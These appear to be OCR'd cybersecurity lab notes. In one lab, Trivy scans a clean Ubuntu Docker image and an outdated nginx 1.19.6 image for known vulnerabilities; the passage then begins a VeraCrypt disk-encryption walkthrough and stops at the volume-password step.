
Lab 4: Perform Vulnerability Assessment on Docker Images

Saturday, January 10, 2026 12:21 AM


Task 1: Vulnerability Assessment on Docker Images using Trivy

Trivy is a powerful security scanner that detects vulnerabilities and misconfigurations across a wide range of targets, including container images, file systems, Git repositories, virtual machine images, Kubernetes, and AWS. With its comprehensive scanners, Trivy identifies OS package vulnerabilities, sensitive information, IaC issues, and more, providing a robust security solution for your infrastructure.


1. In the **Parrot Security** machine, click the **MATE Terminal** icon in the menu to launch the terminal.
2. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.
   The password that you type will not be visible.
   Minimise the terminal for better view of output



4. In this lab we will be scanning two docker images, first the secure one and second the vulnerable one.
5. Execute command **docker pull ubuntu** to install the first docker image.




6. Once the image is pulled we will be performing vulnerability assessment. Execute command **trivy image ubuntu**.





7. In the above screenshot, we can observe that we have total **0** vulnerability and it's completely secure.


8. Now, we will analyse the vulnerbale image. execute command **docker pull nginx:1.19.6** to pull the vulnerable image.



9. Execute command **trivy image nginx:1.19.6** to scan the image.







10. In the above screenshot we can see that we have total **401** vulnerabilities which is categorized as well along with **CVEs** mentioned.
11. This concludes the demonstration of vulnerability assessment on docker images using Trivy
12. Close all open windows and document all acquired information.

From <https://labclient.labondemand.com/Instructions/d74c82cc-7c94-48a0-b548-67063b357a75>

Module 20: Cryptography

Saturday, January 10, 2026 12:21 AM

Task 1: Perform Disk Encryption using VeraCrypt


VeraCrypt is a software used for establishing and maintaining an on-the-fly-encrypted volume (data storage device). On-the-fly encryption means that data is automatically encrypted just before it is saved, and decrypted just after it is loaded, without any user intervention. No data stored on an encrypted volume can be read (decrypted) without using the correct password/keyfile(s) or correct encryption keys. The entire file system is encrypted (e.g., file names, folder names, free space, metadata, etc.).

Here, we will use the VeraCrypt tool to perform disk encryption.


1. Click Windows 11 to switch to the **Windows 11** machine.
2. Click **Search** icon (

) on the **Desktop**, search for **vera** in the search field, the **VeraCrypt** appears in the results, click **Open** to launch it.
3. The **VeraCrypt** main window appears; click the **Create Volume** button.




4. The **VeraCrypt Volume Creation Wizard** window appears. Ensure that the **Create an encrypted file container** radio-button is selected and click **Next** to proceed.




5. In the **Volume Type** wizard, keep the default settings and click **Next**.


6. In the **Volume Location** wizard, click **Select File…**.



7. The **Specify Path and File Name** window appears; navigate to the desired location (here, **Desktop**), provide the **File name** as **MyVolume**, and click **Save**.




8. After saving the file, the location of a file containing the **VeraCrypt** volume appears under the **Volume Location** field; then, click **Next**.




9. In the **Encryption Options** wizard, keep the default settings and click **Next**.

10. In the **Volume Size** wizard, ensure that the **MB** radio-button is selected and specify the size of the VeraCrypt container as **5**; then, click **Next**.



11. The **Volume Password** wizard appears; provide a strong password in the **Password** field, retype in the **Confirm** field, and click **Next**. The password provided in this lab is **qwerty@123**.



